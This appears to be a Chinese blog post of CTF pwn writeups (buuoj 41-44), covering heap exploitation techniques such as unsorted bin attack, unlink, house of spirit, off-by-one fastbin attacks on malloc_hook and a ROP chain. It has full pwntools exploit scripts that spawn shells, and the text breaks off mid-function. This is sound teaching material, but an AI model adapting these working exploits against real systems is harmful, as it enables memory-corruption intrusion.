buuoj Pwn writeup 41-45

原创

yongbaoii 于 2021-02-11 08:35:31 发布 103 收藏

分类专栏： CTF 文章标签： 安全

本文链接：https://blog.csdn.net/yongbaoii/article/details/113617432

41 [ZJCTF 2019]EasyHeap

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIF
Y       Fortified       Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   87 Symbols      Yes  0
4       ./41
```

菜单堆题。

create

```
unsigned __int64 create_heap()
{
  int i; // [rsp+4h] [rbp-1Ch]
  size_t size; // [rsp+8h] [rbp-18h]
  char buf[8]; // [rsp+10h] [rbp-10h] BYREF
  unsigned __int64 v4; // [rsp+18h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  for ( i = 0; i <= 9; ++i )
  {
    if ( !*(&heaparray + i) )
    {
      printf("Size of Heap : ");
      read(0, buf, 8uLL);
      size = atoi(buf);
      *(&heaparray + i) = malloc(size);
      if ( !*(&heaparray + i) )
      {
        puts("Allocate Error");
        exit(2);
      }
      printf("Content of heap:");
      read_input(*(&heaparray + i), size);
      puts("SuccessFul");
      return __readfsqword(0x28u) ^ v4;
    }
  }
  return __readfsqword(0x28u) ^ v4;
}
```


就是平平无奇的申请然后写入东西，地址在bss上面。

没有溢出。

```
{
  int v1; // [rsp+4h] [rbp-1Ch]
  __int64 v2; // [rsp+8h] [rbp-18h]
  char buf[8]; // [rsp+10h] [rbp-10h] BYREF
  unsigned __int64 v4; // [rsp+18h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  printf("Index :");
  read(0, buf, 4uLL);
  v1 = atoi(buf);
  if ( v1 < 0 || v1 > 9 )
  {
    puts("Out of bound!");
    _exit(0);
  }
  if ( *(&heaparray + v1) )
  {
    printf("Size of Heap : ");
    read(0, buf, 8uLL);
    v2 = atoi(buf);
    printf("Content of heap : ");
    read_input(*(&heaparray + v1), v2);
    puts("Done !");
  }
  else
  {
    puts("No such heap !");
  }
  return __readfsqword(0x28u) ^ v4;
}
```


edit 这输入要写多少写就行，这就有了堆溢出了。

del

```
unsigned __int64 delete_heap()
{
  int v1; // [rsp+Ch] [rbp-14h]
  char buf[8]; // [rsp+10h] [rbp-10h] BYREF
  unsigned __int64 v3; // [rsp+18h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  printf("Index :");
  read(0, buf, 4uLL);
  v1 = atoi(buf);
  if ( v1 < 0 || v1 > 9 )
  {
    puts("Out of bound!");
    _exit(0);
  }
  if ( *(&heaparray + v1) )
  {
    free(*(&heaparray + v1));
    *(&heaparray + v1) = 0LL;
    puts("Done !");
  }
  else
  {
    puts("No such heap !");
  }
  return __readfsqword(0x28u) ^ v3;
}
```


这个函数没啥问题，释放空间后野指针也清掉了。

但是吧，又发现了个这玩意。

```
if ( v3 == 4869 )
{
  if ( (unsigned __int64)magic <= 0x1305 )
  {
    puts("So sad !");
  }
  else
  {
    puts("Congrt !");
    l33t();
  }
```


那个133t是个后门函数。

所以问题就是怎么就能通过那个堆溢出把magic修改掉。

```
.bss:00000000006020B9                   align 20h
.bss:00000000006020C0                   public magic
.bss:00000000006020C0 magic             dq ?
.bss:00000000006020C8                   align 20h
.bss:00000000006020E0                   public heapar
.bss:00000000006020E0 ; void *heaparray
.bss:00000000006020E0 heaparray         dq ?
.bss:00000000006020E0
.bss:00000000006020E8                   db    ? ;
.bss:00000000006020E9                   db    ? ;
.bss:00000000006020EA                   db    ? ;
.bss:00000000006020EB                   db    ? ;
.bss:00000000006020EC                   db    ? ;
.bss:00000000006020ED                   db    ? ;
.bss:00000000006020EE                   db    ? ;
.bss:00000000006020EF                   db    ? ;
.bss:00000000006020F0                   db    ? ;
.bss:00000000006020F1                   db    ? ;
.bss:00000000006020F2                   db    ? ;
```


因为它只要大于那个数字就行，所以我们会想到用unsorted bin attack，因为这个攻击就是能往任意地址写一个很大的数字，刚好满足这个条件。

unsorted bin attack 就是当unsorted 的chunk再次被申请利用时，会从bins中脱离出来，需要重新构建bins链表，在构建过程中有两句核心代码。

```
bck = victim -> bk
unsorted_chunk(av) -> bk = bck
bck -> fd = unsorted_chunk(av)
//victim是那个要脱链的
```

如果我们通过堆溢出，将victim->bk这个地方的地址写成我们的目标地址target的地方，那么它就会往target的地址处写入unsorted_chunk(av)的地址，这是一个很大的数字。
目标就达到了。

但是要注意，改的时候只能改bk，不能改fd，不然就攻击失败了。

可以试着改一改瞧一瞧。

exp

```python
# -*- coding: utf-8 -*-
from pwn import *

#r = remote('node3.buuoj.cn',28002)
r = process('./41')
context.log_level = "debug"

def create(size,content):
    r.recvuntil('Your choice :')
    r.sendline("1")
    r.recvuntil('Size of Heap : ')
    r.sendline(str(size))
    r.recvuntil('Content of heap:')
    r.sendline(content)

def edit(index, size, content):
    r.recvuntil('Your choice :')
    r.sendline('2')
    r.recvuntil('Index :')
    r.sendline(str(index))
    r.recvuntil('Size of Heap : ')
    r.sendline(str(size))
    r.recvuntil('Content of heap : ')
    r.send(content) #

def delete(index):
    r.recvuntil('Your choice :')
    r.sendline('3')
    r.recvuntil('Index :')
    r.sendline(str(index))

magic=0x0006020C0-0x10

create(0x80,'a'*0x10)
create(0x80,'b'*0x10)
create(0x80,'c'*0x10)
delete(1)
edit(0,0x30,'d'*0x18+p64(0x91)+p64(0)+p64(magic))
create(0x80,'b'*0x10)

r.recvuntil("Your choice :")
r.sendline(str(4869))

r.interactive()
```

但是远程服务器没有那个文件，所以找不到flag。

所以本题有两种解法
第一种用的是unlink

首先了解一下什么是个unlink
unlink

unlink代码

```
#define unlink(P, BK, FD)
{
    FD = P->fd;
    BK = P->bk;
    if(FD->bk != P || BK->fd !=p)
    {
        malloc_printerr (check_action, "corrupted d...", P);
    }
    else
    {
        FD->bk = BK;
        BK->fd = FD;
    }
}
```

一句话总结


当要free一个chunk的时候如果发现它的前后有free的chunk，就会合并，就会先把已经free的chunk先从双向链表中解出来，将合并后的chunk放到unsorted_bin，攻击就是发生在解链的过程中。

核心代码

```
FD=P->fd;
BK=P->bk;
FD->bk=BK;
BK->fd=FD;
```

p是要脱链的chunk

假如ptr是要攻击的地址。




如果你构造你要unlink的堆块p的fd为ptr - 0x18，bk为ptr为0x10(64位)
然后会发现检查会直接绕过。
PD->bk 与 BK->fd 都是Ptr，然后执行unlink代码，最后的结果是会在ptr的地方写入BK。

ptr一般是我们可以控制写入的一个地方，那我们就可以通过unlink覆写ptr，造成一系列利用。

```python
# -*- coding: utf-8 -*-
from pwn import *

r = remote('node3.buuoj.cn',29387)
#r = process('./41')
context.log_level = "debug"
elf=ELF("./41")
free_got=elf.got['free']
system_plt=elf.plt['system']
context.log_level='debug'
ptr=0x6020e8

def create(size,content):
    r.recvuntil('Your choice :')
    r.sendline("1")
    r.recvuntil('Size of Heap : ')
    r.sendline(str(size))
    r.recvuntil('Content of heap:')
    r.sendline(content)

def edit(index, size, content):
    r.recvuntil('Your choice :')
    r.sendline('2')
    r.recvuntil('Index :')
    r.sendline(str(index))
    r.recvuntil('Size of Heap : ')
    r.sendline(str(size))
    r.recvuntil('Content of heap : ')
    r.send(content) #

def delete(index):
    r.recvuntil('Your choice :')
    r.sendline('3')
    r.recvuntil('Index :')
    r.sendline(str(index))

create(0x100,'aaaa')
create(0x20,'bbbb')
create(0x80,'cccc')

payload = p64(0) + p64(0x21) + p64(ptr-0x18) + p64(ptr-0x10)
payload += p64(0x20) + p64(0x90)

edit(1,len(payload),payload)

delete(2)

payload = p64(0) + p64(0) + p64(free_got)
payload += p64(ptr-0x18) + p64(ptr+0x10) + "/bin/sh"

edit(1,len(payload),payload)
edit(0,8,p64(system_plt))

delete(2)

r.interactive()
```

通过unlink_attack，我们最后所获得的一个效果就是我们可以控制从PD往下的内容。

我们可以有多种利用方式，我用的利用方式如下图。



堆块1的地方是我们最后所控制的ptr，它的值最后成了PD，然后我们将这一块重新写一下，写成上面那样子，堆块1先写成free_got，我们将free的got劫持成了system，将堆块2写成堆块3的地址，堆块3放着binsh，然后最后释放堆块2，就等于调用system("/bin/sh")。

第二种用的是house of sprite

良心文章

说白了就是通过堆溢出控制f已经释放的fastbin chunk 的fd指针，然后申请到bss段的内存，从而控制。

exp

```python
from pwn import *

p = process('./41')
#p = remote('node3.buuoj.cn',26672)
elf =ELF('./41')

context.log_level = 'debug'
context.terminal = ['tmux', 'splitw', '-h' ]

def create(size,content):
 p.recvuntil('Your choice :')
 p.sendline('1')
 p.recvuntil('Size of Heap : ')
 p.send(str(size))
 p.recvuntil('Content of heap:')
 p.send(str(content))

def edit(index,size,content):
 p.recvuntil('Your choice :')
 p.sendline('2')
 p.recvuntil('Index :')
 p.sendline(str(index))
 p.recvuntil('Size of Heap : ')
 p.send(str(size))
 p.recvuntil('Content of heap : ')
 p.send(str(content))

def free(index):
 p.recvuntil('Your choice :')
 p.sendline('3')
 p.recvuntil('Index :')
 p.sendline(str(index))

free_got = elf.got['free']

create(0x68,'aaaa')
create(0x68,'bbbb')
create(0x68,'cccc')
free(2)

payload = '/bin/sh\x00' + 'a' * 0x60 + p64(0x71) + p64(0x6020b0-3)
edit(1,len(payload),payload)

create(0x68,'aaaa')
create(0x68,'c')

payload = '\xaa' * 3 + p64(0) * 4 + p64(free_got)
edit(3,len(payload),payload)
payload = p64(elf.plt['system'])

edit(0,len(payload),payload)
free(1)

p.interactive()
```

但是在调试的时候我出过问题，见下方链接。

linux 高版本libc虚拟机调试libc-2.23 gdb heap指令报错解决方案

42 picoctf_2018_rop chain

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIF
Y       Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   84 Symbols      No   0
6       ./42
```

平平无奇栈溢出。

```
char *vuln()
{
  char s[24]; // [esp+0h] [ebp-18h] BYREF

  printf("Enter your input> ");
  return gets(s);
}
```

条件很清晰，满足win1 = 1， win2 = 2， a= 那一串就行。

```
int __cdecl flag(int a1)
{
  char s[48]; // [esp+Ch] [ebp-3Ch] BYREF
  FILE *stream; // [esp+3Ch] [ebp-Ch]

  stream = fopen("flag.txt", "r");
  if ( !stream )
  {
    puts(
      "Flag File is Missing. Problem is Misconfigured, please contact an Admin if you are running this on the shell server.");
    exit(0);
  }
  fgets(s, 48, stream);
  if ( win1 && win2 && a1 == 0xDEADBAAD )
    return printf("%s", s);
  if ( win1 && win2 )
    return puts("Incorrect Argument. Remember, you can call other functions in between each win function!");
  if ( win1 || win2 )
    return puts("Nice Try! You're Getting There!");
  return puts("You won't get the flag that easy..");
}
```


两个函数。

```
void win_function1()
{
  win1 = 1;
}
```

满足a等于那一串。

```
int __cdecl win_function2(int a1)
{
  int result; // eax

  result = (unsigned __int8)win1;
  if ( win1 && a1 == 0xBAAAAAAD )
  {
    win2 = 1;
  }
  else if ( win1 )
  {
    result = puts("Wrong Argument. Try Again.");
  }
  else
  {
    result = puts("Nope. Try a little bit harder.");
  }
  return result;
}
```


exp

```
from pwn import*

r = remote("node3.buuoj.cn", 27728)
context.log_level = "debug"

elf = ELF('./42')

flag_addr = elf.sym['flag']
win1_addr = elf.sym['win_function1']
win2_addr = elf.sym['win_function2']

#这个地方用的好，比较省事，值得推荐

payload = "a" * 0x1c
payload += p32(win1_addr)
payload += p32(win2_addr) + p32(flag_addr) + p32(0xBAAAAAAD) + p32(0xDEADBAAD)
r.sendlineafter("input> ", payload)

r.interactive()
```

这个地方没有使用pop_3那种gadget，因为你会发现这样也可以走。

43 [V&N2020 公开赛]simpleHeap

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIF
Y       Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols       Yes 0
3       ./43
```

add

```
int sub_AFF()
{
  int result; // eax
  int v1; // [rsp+8h] [rbp-8h]
  int v2; // [rsp+Ch] [rbp-4h]

  v1 = sub_AB2();
  if ( v1 == -1 )
    return puts("Full");
  printf("size?");
  result = sub_9EA();
  v2 = result;
  if ( result > 0 && result <= 111 )
  {
    *((_QWORD *)&unk_2020A0 + v1) = malloc(result);
    if ( !*((_QWORD *)&unk_2020A0 + v1) )
    {
      puts("Something Wrong!");
      exit(-1);
    }
    dword_202060[v1] = v2;
    printf("content:");
    read(0, *((void **)&unk_2020A0 + v1), dword_202060[v1]);
    result = puts("Done!");
  }
  return result;
}
```


八个字节写地址，

四个地址写长度。长度最大不能超过111。

edit

```
int sub_CBB()
{
  int v1; // [rsp+Ch] [rbp-4h]

  printf("idx?");
  v1 = sub_9EA();
  if ( v1 < 0 || v1 > 9 || !qword_2020A0[v1] )
    exit(0);
  printf("content:");
  sub_C39(qword_2020A0[v1], dword_202060[v1]);
  return puts("Done!");
}
```



```
unsigned __int64 __fastcall sub_C39(__int64 a1, int a2)
{
  unsigned __int64 result; // rax
  unsigned int i; // [rsp+1Ch] [rbp-4h]

  for ( i = 0; ; ++i )
  {
    result = i;
    if ( (int)i > a2 )
      break;
    if ( !read(0, (void *)((int)i + a1), 1uLL) )
      exit(0);
    if ( *(_BYTE *)((int)i + a1) == 10 )
    {
      result = (int)i + a1;
      *(_BYTE *)result = 0;
      return result;
    }
  }
  return result;
}
```


在输入的时候对size判断有问题，漏洞就在这里，off by one。

要注意的是off by one跟off by null还是有很大区别的，off by one总体上要简单很多，因为可以直接溢出任意一个字节，而off by null 只能溢出\x00。

show

```
int sub_D6F()
{
  int v1; // [rsp+Ch] [rbp-4h]

  printf("idx?");
  v1 = sub_9EA();
  if ( v1 < 0 || v1 > 9 || !qword_2020A0[v1] )
    exit(0);
  puts((const char *)qword_2020A0[v1]);
  return puts("Done!");
}
```


delete

```
int sub_DF7()
{
  int v1; // [rsp+Ch] [rbp-4h]

  printf("idx?");
  v1 = sub_9EA();
  if ( v1 < 0 || v1 > 9 || !qword_2020A0[v1] )
    exit(0);
  free((void *)qword_2020A0[v1]);
  qword_2020A0[v1] = 0LL;
  dword_202060[v1] = 0;
  return puts("Done!");
}
```


show函数跟delete函数都平平无奇。

具体利用思路。

申请四个chunk，0、1、2、3

利用off by one将1的size地方写成\xe1，\xe1是因为两个\x71。为啥是0x71，因为后面我们对malloc_hook攻击的时候伪造的chunk的size位是0x7f。

将1free掉进入unsorted中，这个时候他会认为chunk2的地方也是free的，但是我们其实是可以控制的，这叫overlapping，这也就是漏洞的关键地方。

然后我们申请0x60的chunk一个，就会从刚刚free的0xe0那个堆块分割一个0x70的chunk出来，还是放在1的地方，然后剩下的0x70还在unsorted中，但是我们可以控制这个chunk，那么就通过这个来泄露地址。

接下来我们用fastbin_attack的攻击方式，来对malloc_hook进行攻击，方法是先申请一个0x70的chunk，就是chunk2控制的chunk，申请到以后是chunk4.然后释放掉，让它进入fastbin_bins。

通过chunk2将里面的fd做修改，然后两次malloc就获得了malloc的地方，然后将malloc_hook地方写成one_gadget，然后再malloc一次，就好了。

```
from pwn import *

context.log_level='debug'
p=process('./43')
#p=remote('node3.buuoj.cn',29736)
elf=ELF('./43')
```

```python
libc=ELF('./libc-2.23.so')

def add(size,content):
    p.recvuntil('choice: ')
    p.sendline('1')
    p.recvuntil('size?')
    p.sendline(str(size))
    p.recvuntil('content:')
    p.sendline(content)

def edit(idx,content):

    p.sendline('2')
    p.recvuntil('idx?')
    p.sendline(str(idx))
    p.recvuntil('content:')
    p.sendline(content)

def show(idx):
    p.recvuntil('choice: ')
    p.sendline('3')
    p.recvuntil('idx?')
    p.sendline(str(idx))

def delete(idx):
    p.recvuntil('choice: ')
    p.sendline('4')
    p.recvuntil('idx?')
    p.sendline(str(idx))

add(0x18,'pppp')
add(0x60,'pppp')
add(0x60,'pppp')
add(0x10,'pppp')

payload='p'*0x18+'\xe1'
edit(0,payload)

delete(1)

add(0x60,'pppp')

show(2)

main_arena=u64(p.recvuntil('\x7f')[-6:].ljust(8,'\x00'))-88
libc_base=main_arena-0x3c4b20


libc_one_gadget=0x4526a

one_gadget=libc_base+libc_one_gadget
malloc_hook=libc_base+libc.symbols['__malloc_hook']
realloc=libc_base+libc.symbols['__libc_realloc']
fake_chunk=malloc_hook-0x23

add(0x60,'pppp')
delete(4)

payload=p64(fake_chunk)
edit(2,payload)
```

```
edit(2,payload)

add(0x60,'pppp')

gdb.attach(p)

payload='p'*0xb+p64(one_gadget)+p64(realloc+13)
add(0x60,payload)


p.recvuntil('choice: ')
p.sendline('1')
p.recvuntil('size?')
p.sendline(str(0x20))

p.interactive()
```

按照正常思路直接把malloc_hook写成one_gadget就行，但是我们为什么还要用了一个realloc_hook，因为one_gadget不满足条件。

我们最后利用的是条件为[rsp + 0x30] = NULL条件的one_gadget。

```
   ↓
 ► 0x7fd77dcfc6cd <realloc+13>    mov    rbx, rdi
   0x7fd77dcfc6d0 <realloc+16>    sub    rsp, 0x38
   0x7fd77dcfc6d4 <realloc+20>    mov    rax, qword ptr [rip + 0x33f8f5]
   0x7fd77dcfc6db <realloc+27>    mov    rax, qword ptr [rax]
   0x7fd77dcfc6de <realloc+30>    test   rax, rax
   0x7fd77dcfc6e1 <realloc+33>    jne    realloc+552 <realloc+552>
──────────────────────────────────────────[ STACK ]──────────────────────────────────────────
00:0000│ rsp  0x7ffc95ea03a8 —▸ 0x562581939b71 ◂— mov    rcx, rax
01:0008│      0x7ffc95ea03b0 —▸ 0x5625819398e0 ◂— xor    ebp, ebp
02:0010│      0x7ffc95ea03b8 ◂— 0x2000000006
03:0018│ rbp  0x7ffc95ea03c0 —▸ 0x7ffc95ea03e0 —▸ 0x562581939fd0 ◂— push   r15
04:0020│      0x7ffc95ea03c8 —▸ 0x562581939f86 ◂— jmp    0x562581939fc3
05:0028│      0x7ffc95ea03d0 —▸ 0x7ffc95ea04c0 ◂— 0x1
06:0030│      0x7ffc95ea03d8 ◂— 0x100000000
07:0038│      0x7ffc95ea03e0 —▸ 0x562581939fd0 ◂— push   r15
──────────────────────────────────────────[ BACKTRACE ]──────────────────────────────────────────
 ► f 0     7fd77dcfc6cd realloc+13
   f 1        100000000
   f 2     562581939fd0
   f 3     7fd77dc98830 __libc_start_main+240
──────────────────────────────────────────────────────────────────────────────────────────────
pwndbg> stack 30
00:0000│ rsp  0x7ffc95ea03a8 —▸ 0x562581939b71 ◂— mov    rcx, rax
01:0008│      0x7ffc95ea03b0 —▸ 0x5625819398e0 ◂— xor    ebp, ebp
02:0010│      0x7ffc95ea03b8 ◂— 0x2000000006
03:0018│ rbp  0x7ffc95ea03c0 —▸ 0x7ffc95ea03e0 —▸ 0x562581939fd0 ◂— push   r15
04:0020│      0x7ffc95ea03c8 —▸ 0x562581939f86 ◂— jmp    0x562581939fc3
05:0028│      0x7ffc95ea03d0 —▸ 0x7ffc95ea04c0 ◂— 0x1
06:0030│      0x7ffc95ea03d8 ◂— 0x100000000
07:0038│      0x7ffc95ea03e0 —▸ 0x562581939fd0 ◂— push   r15
08:0040│      0x7ffc95ea03e8 —▸ 0x7fd77dc98830 (__libc_start_main+240) ◂— mov    edi, eax
09:0048│      0x7ffc95ea03f0 ◂— 0x1
0a:0050│      0x7ffc95ea03f8 —▸ 0x7ffc95ea04c8 —▸ 0x7ffc95ea0fd5 ◂— 0x4553550033342f2e /* './43' */
0b:0058│      0x7ffc95ea0400 ◂— 0x17e267ca0
0c:0060│      0x7ffc95ea0408 —▸ 0x562581939f0a ◂— push   rbp
0d:0068│      0x7ffc95ea0410 ◂— 0x0
0e:0070│      0x7ffc95ea0418 ◂— 0x6f3af8d1b97cb32c
```


我们可以看到这是刚刚结束malloc的时候，按我们想的，应该one_gadget，但是条件不满足。

下面是realloc的汇编代码。

```
.text:0000000000083C40 ; __unwind {
.text:0000000000083C40                 push    r15             ; Alternati
.text:0000000000083C42                 push    r14
.text:0000000000083C44                 push    r13
.text:0000000000083C46                 push    r12
.text:0000000000083C48                 mov     r13, rsi
.text:0000000000083C4B                 push    rbp
.text:0000000000083C4C                 push    rbx
.text:0000000000083C4D                 mov     rbx, rdi
.text:0000000000083C50                 sub     rsp, 38h
.text:0000000000083C54                 mov     rax, cs:__realloc_hook_ptr
.text:0000000000083C5B                 mov     rax, [rax]
.text:0000000000083C5E                 test    rax, rax
.text:0000000000083C61                 jnz     loc_83E68
.text:0000000000083C67                 test    rsi, rsi
.text:0000000000083C6A                 jnz     short loc_83C75
.text:0000000000083C6C                 test    rdi, rdi
.text:0000000000083C6F                 jnz     loc_83EE0
```


我们可以直接用realloc+0x10那个地方的sub esp 38h，来把栈压低，然后满足条件。

```
   0x7fd77dcbd2a3    nop    dword ptr [rax]
   0x7fd77dcbd2a6    nop    word ptr cs:[rax + rax]
   0x7fd77dcbd2b0    push   rbx
──────────────────────────────────────[ STACK ]──────────────────────────────────────
00:0000│ rsp  0x7ffc95ea0368 —▸ 0x7fd77dcfc8ef (realloc+559) ◂— mov    rbp, rax
01:0008│      0x7ffc95ea0370 —▸ 0x7ffc95ea04c0 ◂— 0x1
02:0010│      0x7ffc95ea0378 —▸ 0x562581939a23 ◂— mov    rcx, qword ptr [rbp - 8]
03:0018│      0x7ffc95ea0380 ◂— 0xa3233 /* '32\n' */
04:0020│      0x7ffc95ea0388 —▸ 0x7fd77dcaee90 (atoi+16) ◂— add    rsp, 8
05:0028│      0x7ffc95ea0390 —▸ 0x56258193a0a1 ◂— xor    eax, 0x6978452e /* '5.Exit' */
06:0030│ rsi  0x7ffc95ea0398 ◂— 0x0
07:0038│      0x7ffc95ea03a0 —▸ 0x7ffc95ea03c0 —▸ 0x7ffc95ea03e0 —▸ 0x562581939fd0 ◂— push   r15
──────────────────────────────────────[ BACKTRACE ]──────────────────────────────────────
 ▶ f 0     7fd77dcbd294
   f 1     7ffc95ea104c
   f 2     7ffc95ea1078
   f 3     7ffc95ea1088
   f 4     7ffc95ea10a3
   f 5     7ffc95ea10b8
   f 6     7ffc95ea10cb
   f 7     7ffc95ea10de
──────────────────────────────────────────────────────────────────────────────────────
pwndbg> stack 30
00:0000│ rsp  0x7ffc95ea0368 —▸ 0x7fd77dcfc8ef (realloc+559) ◂— mov    rbp, rax
01:0008│      0x7ffc95ea0370 —▸ 0x7ffc95ea04c0 ◂— 0x1
02:0010│      0x7ffc95ea0378 —▸ 0x562581939a23 ◂— mov    rcx, qword ptr [rbp - 8]
03:0018│      0x7ffc95ea0380 ◂— 0xa3233 /* '32\n' */
04:0020│      0x7ffc95ea0388 —▸ 0x7fd77dcaee90 (atoi+16) ◂— add    rsp, 8
05:0028│      0x7ffc95ea0390 —▸ 0x56258193a0a1 ◂— xor    eax, 0x6978452e /* '5.Exit' */
06:0030│ rsi  0x7ffc95ea0398 ◂— 0x0
07:0038│      0x7ffc95ea03a0 —▸ 0x7ffc95ea03c0 —▸ 0x7ffc95ea03e0 —▸ 0x562581939fd0 ◂— push   r15
```


然后就成了。

也可以参考这个wp

44 hitcontraining_uaf


保护


```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIF
Y       Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   86 Symbols      No   0
4       ./44
```

add

```
result = count;
if ( count > 5 )
  return puts("Full");
for ( i = 0; i <= 4; ++i )
{
  result = *((_DWORD *)&notelist + i);
  if ( !result )
  {
    *((_DWORD *)&notelist + i) = malloc(8u);
    if ( !*((_DWORD *)&notelist + i) )
    {
      puts("Alloca Error");
      exit(-1);
    }
    **((_DWORD **)&notelist + i) = print_note_content;
    printf("Note size :");
    read(0, buf, 8u);
    size = atoi(buf);
    v1 = *((_DWORD *)&notelist + i);
    *(_DWORD *)(v1 + 4) = malloc(size);
    if ( !*(_DWORD *)(*((_DWORD *)&notelist + i) + 4) )
    {
      puts("Alloca Error");
      exit(-1);
    }
    printf("Content :");
    read(0, *(void **)(*((_DWORD *)&notelist + i) + 4), size);
    puts("Success !");
    return ++count;
  }
}
```


最后的结构跟前面那个题挺像的。





delete

```
nt del_note()

int result; // eax
char buf[4]; // [esp+8h] [ebp-10h] BYREF
int v2; // [esp+Ch] [ebp-Ch]

printf("Index :");
read(0, buf, 4u);
v2 = atoi(buf);
if ( v2 < 0 || v2 >= count )
{
  puts("Out of bound!");
  _exit(0);
}
result = *((_DWORD *)&notelist + v2);
if ( result )
{
  free(*(void **)(*((_DWORD *)&notelist + v2) + 4));
  free(*((void **)&notelist + v2));
  result = puts("Success");
}
return result;
```


free了之后没有清理野指针，uaf。

print

```
int print_note()
{
  int result; // eax
  char buf[4]; // [esp+8h] [ebp-10h] BYREF
  int v2; // [esp+Ch] [ebp-Ch]

  printf("Index :");
  read(0, buf, 4u);
  v2 = atoi(buf);
  if ( v2 < 0 || v2 >= count )
  {
    puts("Out of bound!");
    _exit(0);
  }
  result = *((_DWORD *)&notelist + v2);
  if ( result )
